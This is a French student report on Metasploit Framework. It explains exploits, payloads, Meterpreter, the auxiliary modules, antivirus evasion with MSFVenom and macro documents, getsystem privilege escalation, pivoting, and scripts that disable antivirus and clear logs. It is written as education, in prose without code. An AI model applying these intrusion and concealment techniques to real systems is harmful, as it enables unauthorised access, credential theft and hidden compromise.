
METASPLOIT FRAMEWORK

Un exemple d'outil d'exploitation de failles d'un système informatique



Morand Camille – Nourry Xavier – Ruet Nils
INFO002 – Cryptologie

Table des matières


Vue d'ensemble de Metasploit

Metasploit, de son nom complet Metasploit Pen Testing Tool, est un outil en langage Ruby, open source, pour le développement et l'exploitation de failles d'une machine distante, pour de nombreux systèmes d'exploitation. Il a pour objectif de répertorier au maximum les vulnérabilités connues sur les différents systèmes informatiques, de fournir des informations sur celles-ci, et de les utiliser pour aider à la pénétration d'une machine cible, pour en prendre le contrôle.

Ce logiciel est utilisé par deux catégories opposées d'utilisateurs. D'une part, il peut servir aux hackeurs à des fins illégales : comme on l'a dit, le logiciel permet à la fois de détecter les failles d'un système et de les exploiter, parfois même de façon quasiment automatique. Un attaquant peut donc utiliser Metasploit pour prendre le contrôle d'une ou de plusieurs machines, et ainsi pouvoir mettre en place un grand nombre d'attaques : voler des informations sur les machines infectées, les chiffrer pour demander une rançon, utiliser les machines dont on a le contrôle pour réaliser d'autres actions illégales, etc.

D'une autre part, Metasploit est utilisé par les chercheurs en sécurité informatique, plus particulièrement par les *pentesters*, qui cherchent à vérifier la résistance d'un système à des tentatives de pénétration. En effet, puisque le logiciel permet de déterminer les faiblesses d'un système informatique, il permet aux chercheurs de trouver les failles du système qu'ils examinent, pour pouvoir les combler au mieux. Lors d'un audit de sécurité, un outil comme Metasploit va permettre de chercher de façon automatisée les failles de sécurité, mais va aussi permettre de récupérer des journaux de logs et d'autres éléments permettant de démontrer les risques d'un système et l'importance de les éliminer.

Il existe plusieurs versions de Metasploit. L'outil Metasploit Pro, payant, est le plus complet ; il propose, entre autres, une interface graphique permettant de réaliser toutes les étapes nécessaires à l'exploitation des failles d'un système, pour les mettre en évidence : cela va de la recherche sur un réseau de la machine à attaquer et de ses potentielles failles, jusqu'à l'exploitation d'une des failles trouvées pour pénétrer la machine et en prendre le contrôle avec de l'escalade de privilèges. Une fois que l'on quitte le système, Metasploit permet même de supprimer les différents logs qui ont pu être enregistrés durant l'attaque, pour empêcher la victime de se rendre compte, même a posteriori, que sa machine a été infectée. Enfin, le logiciel permet de récupérer un rapport détaillant les failles exploitées et ce qu'elles permettent à l'attaquant, pour faciliter son utilisation lors d'audit de sécurité.



La version de Metasploit la plus connue, et sur laquelle nous allons maintenant nous concentrer dans ce document, est Metasploit Framework, disponible gratuitement. Il fournit une interface en lignes de commande qui permet de développer et d'exécuter de quoi s'introduire dans un système, puis voler des informations, ou encore déclencher des actions à distance sur la machine sur laquelle on s'est introduit, par exemple.

Les composants de Metasploit

Il existe plusieurs types de composants pour mener une attaque avec Metasploit.

Les exploits

Lorsqu'on attaque une machine, on cherche à pénétrer son système grâce à un *exploit*. Comme son nom l'indique, le but d'un exploit est d'exploiter une faille d'un système pour s'y introduire, et ensuite agir sur le système en question. À l'heure actuelle, Metasploit fournit plus de 2000 exploits différents : ils existent sous des formes très différentes, selon la vulnérabilité à exploiter et selon l'objectif de l'attaque.

Les payloads

Lorsque l'on a réussi à s'introduire sur la machine que l'on cible, on veut en prendre le contrôle, au moins de façon partielle. Pour cela, on doit lancer sur la machine un *payload*, c'est-à-dire un code exécuté sur la machine cible, et qui va permettre à l'attaquant d'en prendre le contrôle.

Metasploit Framework propose une base de données de payloads, exécutables sur la machine cible une fois qu'on en a le contrôle. Il existe plusieurs types de payloads dans Metasploit. Les premiers sont les *singles*, des payloads indépendants et encapsulés. Ce type de payload s'exécute automatiquement sur la machine cible et son comportement est défini par avance. Par exemple, il existe des payloads de type single pour ajouter un utilisateur au système de la machine cible, en vue d'un usage ultérieur.

Une deuxième catégorie de payloads regroupe les *stagers*. Les stagers sont des payloads qui vont établir une connexion minimale entre la machine cible et l'attaquant lors de l'exécution. Ce type de payload va servir d'amorce pour effectuer des attaques. Bien que le principe soit d'établir une connexion minimale, certains stagers sont développés afin que la connexion avec l'attaquant soit encryptée.

La dernière catégorie de payloads comprend les *stages*. Les stages sont des modules téléchargés par les stagers, qui fournissent des fonctionnalités plus élaborées à l'attaquant, comme une console en lignes de commandes, par exemple.
L'un des modules les plus importants est l'outil Meterpreter, une console permettant d'accéder à beaucoup de fonctionnalités du framework Metasploit.

Meterpreter

Meterpreter, le payload le plus utilisé avec Metasploit, est un utilitaire sous forme de console permettant d'exécuter des scripts et des modules sur une machine cible une fois installé sur celle-ci. Il s'agit d'un composant discret, puisqu'il s'exécute en intégralité dans la mémoire vive d'une machine, sans rien écrire sur le disque. Le processus Meterpreter est attaché à des processus

existants en utilisant des injections DLL. Une DLL (Dynamic Link Library) est une bibliothèque de liens dynamiques : il s'agit d'une bibliothèque qui permet de charger en mémoire les fonctions dont un programme a besoin en cours d'exécution, plutôt qu'à son lancement. Cela signifie que Meterpreter dépend du cycle de vie du processus auquel il est attaché. Il existe par conséquent des méthodes pour migrer la console Meterpreter d'un processus à l'autre, ce qui permet, si besoin, de trouver un nouveau processus hôte avant la mort de l'actuel.

Lorsque Meterpreter est lancé sur la machine cible, il se comporte d'abord comme un shell inversé : il cherche à contacter la machine de l'attaquant, qui va alors disposer de plusieurs commandes classiques à exécuter directement sur la machine cible. On va par exemple retrouver des commandes pour naviguer dans le système de fichier de la machine et l'explorer : *cd*, *cat*, etc. Meterpreter permet également d'échanger de l'information avec la machine cible. Il existe une commande *download* pour télécharger un fichier de la cible, une commande *edit* pour modifier un fichier, etc.
On retrouve également des commandes dédiées au pentesting. Il existe par exemple une commande *clearev* qui vide les logs application, système et sécurité sous Windows. Un autre exemple est la commande *migrate*, qui permet de changer le processus auquel est attaché Meterpreter.

On peut remarquer que Meterpreter est un utilitaire de base, et qu'il peut être étendu par la communauté grâce à la versatilité du framework. Il existe par exemple une extension Python pour Meterpreter, qui permet de charger et d'utiliser l'interpréteur Python sur la machine cible.

Les modules

Parmi les composants essentiels de Metasploit, on trouve les modules. Les modules sont des fonctionnalités complémentaires conçues pour repérer des failles dans un système ou un réseau, et permettent d'identifier des machines qui peuvent être attaquées. Contrairement à d'autres fonctionnalités du framework, le but n'est pas ici de mener une attaque et d'exercer du contrôle sur d'autres machines.
Ces modules sont des composants indépendants qui peuvent être ajoutés à l'utilitaire du framework. Il existe un site, *Rapid7*, qui répertorie l'ensemble des modules existants et permet de les télécharger. Il est donc facile de rajouter des fonctionnalités à l'utilitaire en fonction des besoins pour tester des vulnérabilités d'un système.

Plusieurs types de modules existent dans Metasploit. Puisqu'il existe une grande variété de modules, il n'est pas possible de lister et catégoriser toutes les actions possibles. Les principaux modules présentés dans la suite du document sont les modules de scanning, les modules serveurs, les modules admins et les techniques de fuzzing et sniffing.

On remarquera que certains modules fonctionnent de manière active, c'est-à-dire qu'ils s'exécutent sans nécessiter d'actions de la part d'acteurs externes, tandis que d'autres modules sont passifs, et s'exécutent en arrière-plan, en attendant une action externe – comme la connexion d'un utilisateur, par exemple. Les unités qui gèrent l'exécution d'un module en arrière-plan sont appelées des *jobs*, et seront dénommées ainsi par la suite.

Les plugins

Les plugins sont des éléments additionnels qui utilisent l'API de Metasploit Framework pour automatiser certaines tâches. Cette automatisation est possible puisque les plugins sont connectés directement au système d'évènement du framework. Les plugins ne sont actuellement disponibles que pour la console msfconsole (l'interface en ligne de commande du framework).

Les fonctionnalités proposées par les plugins sont de plus haut niveau que ce qui peut par exemple être proposé par des modules. Ainsi on retrouve par exemple un plugin « pentest » qui effectue les tâches les plus fréquentes lors de la validation d'un système. Un autre plugin « auto-exploit » permet lui de rechercher des vulnérabilités automatiquement à partir de la configuration du système cible.

Les mixins

Les mixins sont des composants spécifiques à l'architecture technique de Metasploit. Ce sont des composants du langage Ruby qui permettent d'inclure le contenu d'une classe dans une autre. Le rôle de ces composants est semblable à de l'héritage classique, mais conçu pour un héritage multiple. Il n'y a par exemple pas de relation « est-un » entre la classe qui implémente le mixin et la classe du mixin. Les mixins ne sont pas des composants indépendants et n'ont pas pour but d'être utilisés seuls.

Le rôle des mixins dans Metasploit est de modifier certains modules. Ils peuvent ajouter des fonctionnalités, ou en spécifier certaines afin d'adapter le module à un protocole particulier (par exemple, en surchargeant une méthode connect()).
Concrètement, on retrouve dans Metasploit des mixins qui permettent de prendre en charge des protocoles comme TCP et SMB, ou encore de réaliser un bruteforce d'un exploit sur un ensemble de cibles.

Mener une attaque dans Metasploit

Pour attaquer une machine avec Metasploit, on distingue plusieurs étapes. Tout d'abord, il faut déterminer certaines informations à propos de la machine que l'on veut cibler : en particulier, on va avoir besoin de connaître le système d'exploitation installé, sa version, et aussi de quels services informatiques elle dispose. On va ainsi pouvoir savoir quelles vulnérabilités peuvent être exploitées pour accéder à la machine.

Une fois que l'on sait comment pénétrer la machine, on doit s'intéresser au payload que l'on va utiliser pour en prendre le contrôle.

Préparation de l'attaque

Pour préparer l'attaque, l'attaquant va vouloir récupérer des informations sur le système cible. Pour cela, il utilise des modules auxiliaires aux rôles variés afin de récolter les données qui l'intéressent.

Modules de scanning

Le premier type de module auquel on s'intéresse concerne les modules *scanner* ou de scanning. Ces modules ont pour but de parcourir un ensemble d'appareils, en testant leur sensibilité à certaines vulnérabilités ou en récupérant certaines informations qui pourront ensuite être exploitées. La plupart des scanners vont opérer sur un réseau ou sous-réseau, et attaquer un ensemble d'adresses IP prédéfinies.

Des modules de scanning existent pour un grand nombre de protocoles, indépendamment de l'utilité finale. Il existe en conséquence des modules dédiés à HTTP, FTP, POP3, etc. ainsi que d'autres protocoles populaires. Sur chacun de ces protocoles, plusieurs données peuvent éventuellement être scannées.

Un exemple de scanner est le module *cert scanner*, capable d'identifier les certificats serveurs expirés dans un réseau ou sous réseau. Ce module dispose de plusieurs options : une option pour spécifier une expression régulière que doit respecter le nom de l'autorité qui a délivré le certificat, d'autres pour spécifier les adresses IP et les ports des machines à scanner, etc. Une fois que le module a terminé son exécution, on accède à une liste de certificats des serveurs qui correspondent aux critères utilisés. On n'a alors plus besoin de ce module pour continuer l'attaque. Les informations récupérées peuvent ensuite être utilisées par l'utilisateur, ou par un script, pour poursuivre la recherche ou l'application de vulnérabilités.

Cet exemple montre le rôle typique des modules lors d'une attaque. L'atomicité des modules est donc utile pour identifier des vulnérabilités de manière adaptée aux tests qu'on souhaite mener. D'autres modules de scanning, avec des caractéristiques similaires, existent. Parmi eux, on va par exemple retrouver des modules permettant d'identifier des serveurs où le *directory listing* (c'est-à-dire l'énumération des dossiers du serveur et de leur contenu) est activé, de trouver des serveurs où certains dossiers sont exposés, de lister des formulaires SSL, etc.

Les modules scanner ne servent cependant pas uniquement à récupérer de l'information. Il en existe de plus ou moins complexes qui cherchent à tester un exploit ou lancer une attaque sur un ensemble de machines. Le but n'est cependant pas de poursuivre l'attaque jusqu'à la prise de contrôle, mais de repérer les machines sensibles à certains types d'attaques.
On retrouve par exemple des modules capables d'attaquer par force brute l'étape d'authentification de certains protocoles. Un module de ce genre existe pour HTTP, et affiche ensuite la liste des identifiants valides trouvés sur l'ensemble du réseau concerné.
On retrouve également des modules qui testent des vulnérabilités précises, comme la vulnérabilité « WebDAV IIS6 Unicode », qui permet de contourner l'authentification HTTP, par exemple.
Les modules de scanning peuvent également dépendre de ressources externes. Il existe par exemple un module qui, pour chaque serveur, utilise le site Wayback Machine à l'adresse *archive.org* afin d'identifier des URLs auparavant publiques sur les machines, mais qui sont désormais révoquées ou cachées. Le but est d'identifier des points d'entrées du serveur normalement inaccessibles au public.

Modules serveur

On s'intéresse maintenant à un autre type de module, les modules « serveur ». L'approche de ces modules est différente de celle des modules de scanner. Tandis que ces derniers cherchent à repérer des vulnérabilités des serveurs dans un sous-réseau, les modules serveur vont quant à eux chercher des vulnérabilités auprès de clients dans un réseau, en se faisant passer pour un serveur authentique lors d'une communication.

Un premier exemple de module serveur est un module qui simule un serveur FTP, dans le but de récupérer les identifiants de l'utilisateur qui veut accéder au serveur. Ce module est un « piège », mais n'est pas capable de forcer des utilisateurs à se connecter au faux serveur. Le module repose donc en partie sur la capacité de l'attaquant à attirer les utilisateurs. Pour cela, soit d'autres vulnérabilités devront être exploitées, soit une partie de social engineering permettra d'inciter un utilisateur à s'identifier auprès du faux serveur du module. Une fois des identifiants capturés, le module arrête automatiquement le job du faux serveur.
D'autres modules qui récupèrent des identifiants existent pour différents protocoles : on peut citer des modules serveurs pour les protocoles IMAP et POP3, afin de récupérer des identifiants d'adresse e-mail – ceux-ci fonctionnent selon le même principe que le module serveur FTP.

Certains modules server ne capturent pas directement les identifiants du client. Par exemple, le module serveur SMB permet de se faire passer pour un serveur dans le cadre du protocole SMB (utilisé pour le partage de ressources dans les réseaux locaux de PC Windows). Ce module ne récupère pas les identifiants, mais les hashs des mots de passe des clients qui pourront éventuellement être exploités par la suite par d'autres fonctionnalités.

Un dernier exemple de module serveur est un module qui simule un serveur DNS. Le but de ce module est de rediriger les requêtes qui sont effectuées auprès de ce faux DNS vers une autre machine. Ici, le module ne va pas récupérer de l'information sur le client, mais va le tromper et faciliter une attaque (le client peut par exemple faire confiance à la machine vers laquelle il est redirigé puisque le nom fourni par le faux DNS lui correspond).

Modules admin

Une autre catégorie de modules sont les modules admin. Ces modules ont pour but de gagner les privilèges administrateur de l'un ou de plusieurs des systèmes cibles. Le principe général de ces modules va être d'essayer de se connecter à un système à l'aide d'identifiants renseignés par l'attaquant au préalable. Si les identifiants sont valables, il est alors possible d'accéder à la partie administrative du système. Des exemples de ces modules sont les modules *tomcat_administration* (qui donne l'accès au panneau de contrôle *tomcat* d'un serveur) et le module mysql_*enum* (pour avoir un droit d'accès administrateur à une base de données).

Certains modules permettent également d'exécuter des actions sur le système attaqué, par exemple le module *mssql_exec* permet d'exécuter une commande sur le shell Windows à partir d'identifiants valides pour un système MSSQL.

Fuzzing

Le fuzzing est une technique consistant à fournir des données aléatoires aux entrées d'un système. Le but est de tester le comportement du système lorsqu'il est soumis à des données de taille imprévue ou au contenu inattendu. En observant la réponse de la cible (celle-ci peut déclencher une erreur de segmentation, par exemple), on peut alors déterminer sa sensibilité à certaines attaques centrées sur les entrées utilisateur (buffer overflow, injection SQL …). Un exemple classique pour ce type de modules est le module fuzzer HTTP, qui, à partir d'un formulaire, génère des requêtes POST auprès du serveur avec des données aléatoires dans les variables du formulaire.

Metasploit propose déjà des fuzzers pour certains protocoles populaires (HTTP, FTP, SSH…), mais on peut aussi créer de nouveaux modules de fuzzing grâce aux outils que fournit le framework pour en faciliter le développement. En effet, Metasploit Framework met à disposition des fonctions

de manipulation de texte, comme des encodeurs, des outils de conversion de buffer ou encore des outils de manipulation de somme de contrôle.

Sniffing

Un autre type d'outil permettant de préparer une attaque sont les sniffers. Les sniffers sont des outils qui écoutent le trafic réseau et enregistrent les données qui transitent. Ces données peuvent ensuite être analysées et éventuellement exploitées par d'autres parties du logiciel. Il existe un outil sniffer de paquets intégrés à Metasploit, qui peut ensuite être utilisé par différents modules pour tester des vulnérabilités.

Le sniffer de paquet intégré par défaut dans Metasploit est un outil de Meterpreter. Cet outil est capable de lire et de garder en mémoire tampon jusqu'à 200 000 paquets échangées par la machine cible. Un des intérêts de l'outil est qu'il n'écrit jamais sur le disque dur de la machine sur laquelle Meterpreter est lancé, et il est ainsi assez discret. Il existe ensuite d'autres modules auxiliaires de sniffing qui utilisent les paquets capturés via Meterpreter. L'un de ceux-ci, par exemple, recherche des mots de passe dans les paquets enregistrés (il disponible pour les protocoles HTTP GET, IMAP, POP3 et FTP).

Grâce à ces différents outils, l'attaquant est donc capable de récupérer une grande variété d'information sur sa ou ses cibles. On s'intéresse maintenant à la manière de concrétiser et tirer profit d'une attaque.

Créer et dissimuler un payload

Comme on l'a dit précédemment, Metasploit propose une base de données de payloads. Par conséquent, on va, la plupart du temps, choisir un payload déjà existant pour mener une attaque. Dans ce cas, la création du payload va se résumer assez simplement : on va demander à créer un payload en indiquant le nom de celui qui nous intéresse, et en renseignant certains paramètres nécessaires au fonctionnement du payload.

Le défi principal dans la préparation de ce payload est de réussir à le camoufler. Lors d'une attaque, une des problématiques est de tromper les systèmes de sécurité de la machine cible. Pour s'introduire dans un système, une des solutions est d'avoir recours au « social engineering ». Le but est d'introduire un élément infectieux dans le système par le biais d'un utilisateur. Dans cette partie, on décrit les formes que peuvent prendre cet élément et les manières de les générer avec Metasploit.

Une première problématique est la détection du payload par le système cible. Même en s'introduisant dans le système à l'aide de « social engineering », le payload de l'attaque doit rester indétectable par les systèmes de défense avant et lors de son exécution.

Une solution possible est de cacher le code du payload dans le code d'un exécutable. Il existe en effet un outil, MSFVenom, capable de générer et d'encoder les payloads. Cet outil est la combinaison des deux outils, MSFPayload, qui permet de générer des payloads de shellcode pour des architectures variées, et MSFEncode, qui fournit les fonctions d'encodage.
MSFVenom permet également de cacher un payload dans un exécutable, et ainsi de dissimuler la vraie fonction de l'application. Il existe des exemples génériques (templates) fournis par le framework, mais ces exécutables sont souvent reconnus par les antivirus, puisqu'ils sont publics et donc connus. MSFVenom permet cependant de spécifier un exécutable dans lequel introduire le

code attaquant. La fonctionnalité principale de l'exécutable originel est conservée, mais le code du payload s'exécutera en plus lors du démarrage du processus.

Cette solution seule peut ne pas être suffisante. Par exemple, certains mécanismes empêchent la saisie de caractères non alphanumériques dans l'application cible. En réponse à ce mécanisme, il existe des options de MSFVenom afin de transformer la quasi-intégralité du shellcode en caractères autorisés. De manière générale tous les mécanismes de randomisation du payload (via encodage par exemple) sont utiles pour tromper les antivirus.

Ces premières solutions permettent à l'attaquant d'injecter un payload, mais également de savoir où le code injecté se trouve dans le code. Dans certains cas, l'attaquant n'est cependant pas capable de déterminer où le shellcode résidera dans la mémoire du processus. Il existe donc un type dédié de payloads, les « egghunt », qui ont pour rôle de retrouver le code du payload dans la mémoire du processus. Un schéma classique est d'injecter une petite partie du shellcode à une position prédéterminée, dont le rôle sera ensuite de scanner la mémoire du processus à la recherche du payload injecté auparavant (appelé l'œuf). Il existe un module Metasploit « egghunter » dédié à la mise en place de ce type d'attaques.

L'attaquant est donc capable de cacher des payloads grâce à ces différentes méthodes. Cependant, celles-ci sont spécifiques aux exécutables Windows. MSFVenom permet cependant de cacher également des payloads dans des paquets à destination des machines Linux. Le principe est similaire : on commence par extraire le paquet choisi, on utilise MSFVenom pour cacher le payload, puis on construit le paquet et on le distribue à la victime. Le payload s'exécutera alors lorsque l'application téléchargée sera lancée.

Une autre manière de démarrer l'attaque est d'utiliser une vulnérabilité d'un logiciel installé et ensuite d'ouvrir un document qui l'activera. Un exemple classique est une vulnérabilité de type buffer overflow dans le lecteur de PDF Adobe Reader. Le payload sera dans ce cas dissimulé à l'aide d'un document PDF qui, lorsqu'il sera chargé par le lecteur, exécutera le code arbitraire du payload. Metasploit permet ici de générer spécifiquement le fichier PDF, puisque la vulnérabilité en question est recensée dans le logiciel.

Une manière similaire de démarrer l'attaque s'appuie sur les méthodes d'infection VBScript. Metasploit permet d'injecter des payloads sous forme de script dans les documents Excel et Word. Le payload est séparé en deux parties avant injection : une macro qui sera exécutée à l'ouverture du document, et les données du payload qui seront ajoutées en fin de la partie texte du document. Lorsque l'utilisateur ouvre le document, la macro démarre et permet l'exécution du shellcode, commençant ainsi l'attaque. L'avantage de cette méthode est que le script est plus difficile à repérer pour les antivirus, puisqu'il fait partie du document. De plus, si le document est capable d'occuper l'utilisateur (par exemple un jeu sous forme de document Excel), le texte correspondant au shellcode sera moins rapidement repéré et paraîtra moins suspect.

Une fois le payload introduit dans la machine cible, puis exécuté, l'attaquant veut être capable d'effectuer les actions de son choix. La partie suivante est donc consacrées aux méthodes qui permettent de gagner des privilèges.

Obtenir des privilèges

Il est fréquent que les actions que veut réaliser l'attaquant nécessite d'avoir certains droits sur la machine cible, que n'a pas la session Meterpreter lorsqu'elle est initialement lancée. L'attaquant doit donc chercher à obtenir les droits dont il a besoin, on parle alors de *privilege*

escalation : l'attaquant cherche à se voir attribuer des permissions suffisamment élevées pour pouvoir réaliser les actions nécessaires à son attaque. Metasploit fournit différentes méthodes de privilege escalation, dans plusieurs modules.

Le module getsystem

L'un des outils Metasploit de gain de privilège les plus connus est le script Meterpreter *getsystem*, qui permet à l'attaquant d'obtenir les privilèges SYSTEM sur la machine attaquée. Lorsque l'attaquant se trouve dans une session Meterpreter, il lui suffit de lancer la commande *getsystem* pour s'en servir. Le module va alors tester les trois méthodes de privilege escalation implémentées par le framework. L'attaquant peut également spécifier directement celle qu'il souhaite exécuter en argument.

La première de ces méthodes est appelée *ELEVATE_TECHNIQUE_SERVICE_NAMEDPIPE*, elle s'appuie sur les pipes du PowerShell : elle crée un canal nommé Meterpreter, puis exécute une invite de commande cmd.exe sur la machine cible, qui se connecte à ce canal. Meterpreter peut alors usurper l'identité de l'invite de commande, qui dispose des privilèges de sécurité locaux, et ainsi faire de l'attaquant l'administrateur SYSTEM sur la machine cible.

La seconde méthode, appelée *ELEVATE_TECHNIQUE_SERVICE_NAMEDPIPE2*, fonctionne selon le même principe que la première attaque. En revanche, le module ne passe pas par l'invite de commande ; il écrit plutôt un fichier DLL sur le disque, puis exécute rundll32.exe pour exécuter le fichier en tant que SYSTEM. Le programme contenu dans le fichier DLL initie alors une connexion à Meterpreter, et l'attaquant devient alors administrateur 'SYSTEM'.

Enfin, la dernière méthode proposée par getsystem est la méthode ELEVATE_TECHNIQUE_SERVICE_TOKENDUP. Différente des techniques d'élévation précédentes, celle-ci s'appuie sur de la duplication de tokens.
En effet, lors de l'application de cette méthode, le script va parcourir tous les services en cours d'exécution pour en trouver un qui est en train d'utiliser SYSTEM. Ensuite, par un procédé spécifique d'injection DLL, le script fait exécuter un fichier DLL dans la mémoire du service ciblé. Il transmet alors le fil d'exécution de Meterpreter au fichier DLL, qui récupère alors le jeton SYSTEM et l'applique à Meterpreter, qui dispose dès lors des mêmes privilèges.

Toutes les méthodes présentées ici peuvent ne pas aboutir, selon la constitution et la robustesse du système. Dans ce cas, l'attaquant peut essayer d'autres méthodes proposées ailleurs dans Metasploit, mais qui ne seront pas détaillées ici.

Pivot

Les éléments présentés jusqu'à présent sont assez unitaires et ne concernent qu'une attaque sur une seule machine. Le framework permet cependant de mener des attaques contre un réseau d'ordinateurs, et fournit des outils pour gagner des privilèges une fois introduit dans un tel système.

Une des techniques pour gagner des privilèges est le *pivoting*. La première étape de cette technique est de s'introduire dans une machine du réseau visible par l'attaquant. Cette machine sert alors de point de relai pour communiquer avec une autre machine du réseau, qui n'est pas forcément accessible depuis l'extérieur. L'attaquant est donc capable de communiquer avec une machine interne au réseau.

Cette technique a l'avantage de contourner certains systèmes de sécurité. En effet, la machine attaquée étant un élément autorisé au sein du réseau cible, les vérifications peuvent s'en retrouver amoindries.
Le pivoting peut être réalisé plusieurs fois et peut par exemple être utilisé pour gagner petit à petit accès à des machines ayant des privilèges plus élevés que celle attaquée initialement, ou couvrir un ensemble plus large de machines. On peut cependant remarquer que si l'accès à la première machine attaquée est coupé, alors toute la chaîne de machines utilisées par l'attaquant devient indisponible.

Meterpreter dispose d'outils qui permettent de pivoter dans un réseau. Il contient par exemple un script *AutoRoute* qui automatise ce système d'accès indirect et permet d'interagir avec une machine interne au réseau via la console.
Meterpreter fournit également une commande *portfwd* qui permet de rediriger les connexions TCP de la machine attaquante au serveur interne à l'aide la machine attaquée.

Scripting

Une des forces de Metasploit est la richesse des commandes proposées. Cependant, certaines tâches peuvent être assez répétitives et fastidieuses à effectuer. Dans cette partie, on se concentrera sur la création de script dans Meterpreter afin de d'automatiser certaines tâches et d'augmenter l'efficacité temporelle d'une attaque.
On précise que tous les scripts Metasploit sont écrits en Ruby, on retrouve par conséquent toutes les fonctionnalités du langage (comme les mixins).

Le framework Metasploit inclut par défaut certains scripts utilisables par l'attaquant. Pour commencer, on retrouve des scripts qui déterminent automatiquement une information sur la machine sur laquelle a été injectée Meterpreter. Par exemple, il existe une commande *checkvm* qui vérifie si la machine est une machine virtuelle, ou *getcountermeasure* qui vérifie la présence de mécanismes de défenses (pare-feu, antivirus …) et les désactive éventuellement. Une commande similaire est *killav*, pour désactiver les antivirus qui s'exécutent comme des services (c'est le cas de Windows Defender, par exemple). Les commandes issues de scripts sont également utiles pour récupérer une masse d'informations. La commande *scraper* permet de télécharger un grand ensemble de données de la machine, comme des informations sur le système, les hashs de mots de passe et l'ensemble des clés de registre.

